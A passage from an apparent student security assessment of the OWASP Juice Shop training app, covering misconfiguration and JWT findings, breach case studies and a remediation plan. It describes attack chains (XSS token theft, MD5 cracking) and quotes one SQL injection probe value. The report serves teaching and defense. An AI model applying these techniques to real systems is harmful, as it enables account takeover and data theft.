Steal the JWT via XSS → account takeover; crack unsalted MD5 → credential stuffing elsewhere; security questions → targeted password resets/social engineering; confidential docs → competitive damage; dependency backups → known-CVE targeting.

3. What controls should be implemented?

Case Study — Equifax Breach (2017)

What caused the breach?

Attackers exploited a known Apache Struts2 flaw (CVE-2017-5638) in the dispute portal; a patch had existed for ~2 months but was never applied. An expired certificate additionally blinded traffic-inspection tooling, so exfiltration ran undetected for the 76 days attackers were inside.

What was exposed?

~147 million people: names, Social Security numbers, birth dates, addresses, driver's licenses, ~209,000 credit card numbers.

How would patching/encryption have helped?

Timely patching would have closed the entry point entirely; encryption at rest, segmentation and working monitoring would have limited and detected the theft. Equifax settled with the FTC/CFPB/states for at least \$575M (up to \$700M).

9 Part 7 — Security Misconfiguration Assessment

9.1 What Was Found

- **Verbose errors:** GET /rest → 500 page disclosing the framework + exact version (Express ^4.22.1), absolute server paths, full stack trace (Figure 20). The SQL probe q='') leaked the entire query (Figure 10, Part 3).
- **Contrast case:** GET /rest/basket/abc → 200 {"status":"success","data":null} — no crash, no leak (Figure 21): error handling is inconsistent, not impossible.
- **Directory listing enabled:** /ftp/ browsable by anyone (Figure 18, Part 6).
- **Permissive CORS:** every API response carries Access-Control-Allow-Origin: * — any website may read API responses cross-origin.
- **Info-leaking header:** X-Recruiting: /#/jobs on every response.




Figure 20. Verbose error handling — full Express stack trace with exact version and absolute server paths.




Figure 21. Contrast: /rest/basket/abc handled gracefully (200 + null) — error handling is inconsistent across endpoints.

9.2 Assessment Answers

1. Was sensitive info exposed through error messages?

Yes — stack traces, absolute file paths, framework name + exact version, and raw SQL queries are all returned to clients.

2. How does it assist an attacker?

Exact versions → known CVEs; paths → internal structure; the leaked query → ready-made injection (used in Part 3); directory listing → confidential files; CORS * → cross-origin data theft.

3. How to reduce misconfiguration risk?

Production error handling (generic client messages, details logged server-side); disable directory listings; remove version banners/debug headers; restrict CORS to known origins; hardening baselines (OWASP/CIS); automated config audits; patch

Capital One's cloud WAF (on AWS) was misconfigured to accept SSRF-style requests. Paige Thompson (a former AWS employee) tricked it into querying the AWS metadata service, obtained temporary IAM credentials, and used them to list and download S3 buckets. Excessive IAM permissions + WAF misconfiguration were the whole breach path; she was convicted on seven federal charges in 2022.

What data was exposed?

~100 million US + 6 million Canadian individuals: names, addresses, credit scores, ~140,000 SSNs, ~80,000 bank account numbers, card applications back to 2005. Consequences: \$80M regulator fine + \$190M customer settlement.

Preventive controls?

Least-privilege IAM; IMDSv2 (token-required metadata); strict WAF rules with config reviews; egress filtering; alerting on unusual storage access; encryption with separated keys. One misconfigured component — a WAF there, a directory listing here — opens the door.

10 Part 8 — JWT and Session Security Assessment

10.1 Token Analysis

The Part 2 token was decoded with `jwt.io` (Figure 22). **Header:** `{"typ":"JWT","alg":"RS256"}` (asymmetric RSA). **Payload:** the entire user object — `id`, `username`, `email`, **password hash (unsalted MD5)**, `role`, `basket id (bid)`, timestamps — plus `iat` and `exp` (~6-hour lifetime). **Signature:** valid RS256 — any modification invalidates the token (Part 5, Test D), so roles cannot be forged without the server's private key. **Storage/transport:** Local Storage (script-readable — XSS = theft) and **Authorization: Bearer** headers, over plain HTTP in this deployment.




Figure 22. JWT decoded (`jwt.io`) — payload contains the full profile including the MD5 password hash.

10.2 Assessment Answers

1. What information is stored in the token?

The complete user profile (`id`, `email`, `role`, `basket id`, timestamps) — and the user's password hash.

2. Is sensitive information exposed?

Yes. Base64URL is encoding, not encryption — anyone holding the token can read the MD5 hash and profile. With XSS (Part 4) and no logout invalidation (Part 2), a stolen token is a full account takeover until expiry.

3. What algorithm is used?

RS256 (RSA asymmetric signing) — a strong choice; the weaknesses are *what is inside* the token and *how it is stored/invalidated*, not the signature.

4. How should JWTs be protected?

Keep sensitive claims (password hashes!) out of the payload; short expiry + refresh tokens; `HttpOnly/Secure/SameSite` cookies instead of Local Storage; server-side revocation so logout kills the session; TLS only; strict server-side algorithm validation (no `alg:none/confusion`).

Case Study — Target Data Breach (2013)

Impact of the delayed response?

Weeks of exfiltration (Nov 27 – Dec 15): 40M payment cards + 70M customer records; \$200M+ in costs incl. an \$18.5M multi-state settlement; the CEO and CIO both departed.

Lessons?

Detection without response is worthless — every alert needs an owner; restrict and monitor vendor access; segment networks; test incident response before you need it. Juice Shop likewise cannot revoke a stolen session — response capability matters as much as prevention.

11 Remediation Recommendations and Conclusion

Table 2 — Prioritized remediation plan

Priority	Addresses	Recommendation
P1 — Immediate	F-01, F-02	Parameterized queries / prepared statements everywhere; server-side input validation; stop returning DB errors to clients.
P1 — Immediate	F-07	Remove password hashes from the JWT payload and all API responses; migrate to salted bcrypt/Argon2; force password resets.
P2 — Short term	F-03, F-04	Require authentication on all <code>/rest/admin/*</code> ; verify object ownership on every reference server-side.
P2 — Short term	F-05	Disable the <code>/ftp/</code> listing; remove confidential files from the web root; authorize all downloads.
P2 — Short term	F-06	Fix the DOM XSS: no user input into the DOM as HTML, context-aware encoding, vetted sanitizer, CSP blocking inline/ <code>javascript:</code> URLs.
P3 — Medium term	F-08, F-11	Server-side revocation (denylist or refresh rotation); move the token to an HttpOnly+Secure+SameSite cookie.
P3 — Medium term	F-09	Real password policy (12+ chars, breach-list check) and MFA (the <code>totpSecret</code> groundwork exists).
P3 — Medium term	F-10, F-12	Generic production error pages; remove version banners/ <code>X-Recruiting</code> ; CORS allowlist; TLS everywhere + security headers (HSTS, X-Content-Type-Options, frame-ancestors).

Conclusion. The assessment demonstrated vulnerabilities across every tested OWASP Top 10 category: the two SQL injections alone grant admin access and the full user database; broken access control exposes admin configuration and other users' data; DOM XSS combined with Local Storage tokens and no revocation enables silent account takeover; and basic misconfigurations hand attackers a roadmap of the system. The seven case studies show these are not academic exercises — the same flaw classes cost Facebook, Heartland, eBay, Instagram, Equifax, Capital One and Target hundreds of millions of dollars. Every finding maps to a well-understood control, and the prioritized plan above provides a concrete remediation path.

References

- Federal Trade Commission. (2019, July 22). *Equifax to pay \$575 million as part of settlement with FTC, CFPB, and states related to 2017 data breach* [Press release]. <https://www.ftc.gov/news-events/news/press-releases/2019/07/equifax-pay-575-million-part-settlement-ftc-cfpb-states-related-2017-data-breach>
- Foley Hoag LLP. (2010, April 2). Albert Gonzalez gets 20 years for TJX / Heartland breaches. *Security, Privacy and the Law*. <https://foleyhoag.com/news-and-insights/blogs/security-privacy-and-the-law/2010/april/albert-gonzalez-gets-20-years-for-tjx-heartland-breaches/>
- Help Net Security. (2014, September 18). Malicious eBay listings redirect users to phishing site. <https://www.helpnetsecurity.com/2014/09/18/malicious-ebay-listings-redirect-users-to-phishing-site/>
- Krebs, B. (2019, March 21). Facebook stored hundreds of millions of user passwords in plain text for years. *Krebs on Security*. <https://krebsonsecurity.com/2019/03/facebook-stored-hundreds-of-millions-of-user-passwords-in-plain-text-for-years/>
- OWASP Foundation. (2021). *OWASP top 10:2021*. <https://owasp.org/Top10/>
- OWASP Foundation. (n.d.). *OWASP Juice Shop project*. <https://owasp.org/www-project-juice-shop/>
- OWASP Foundation. (n.d.). *OWASP web security testing guide (WSTG)*. <https://owasp.org/www-project-web-security-testing-guide/>
- U.S. Department of Justice. (2022, October 4). *Former hacker sentenced for stealing computer power to mine cryptocurrency and stealing the personal information of more than 100 million people* [Press release]. <https://www.justice.gov/usao-wdwa/pr/former-hacker-sentenced-stealing-computer-power-mine-cryptocurrency-and-stealing>
- U.S. Senate Committee on Commerce, Science, and Transportation. (2014, March 26). *A “kill chain” analysis of the 2013 Target data breach* [Majority staff report].
- Whittaker, Z. (2020, August 13). Instagram wasn't removing photos and direct messages from its servers. *TechCrunch*. <https://techcrunch.com/2020/08/13/instagram-delete-photos-messages-servers/>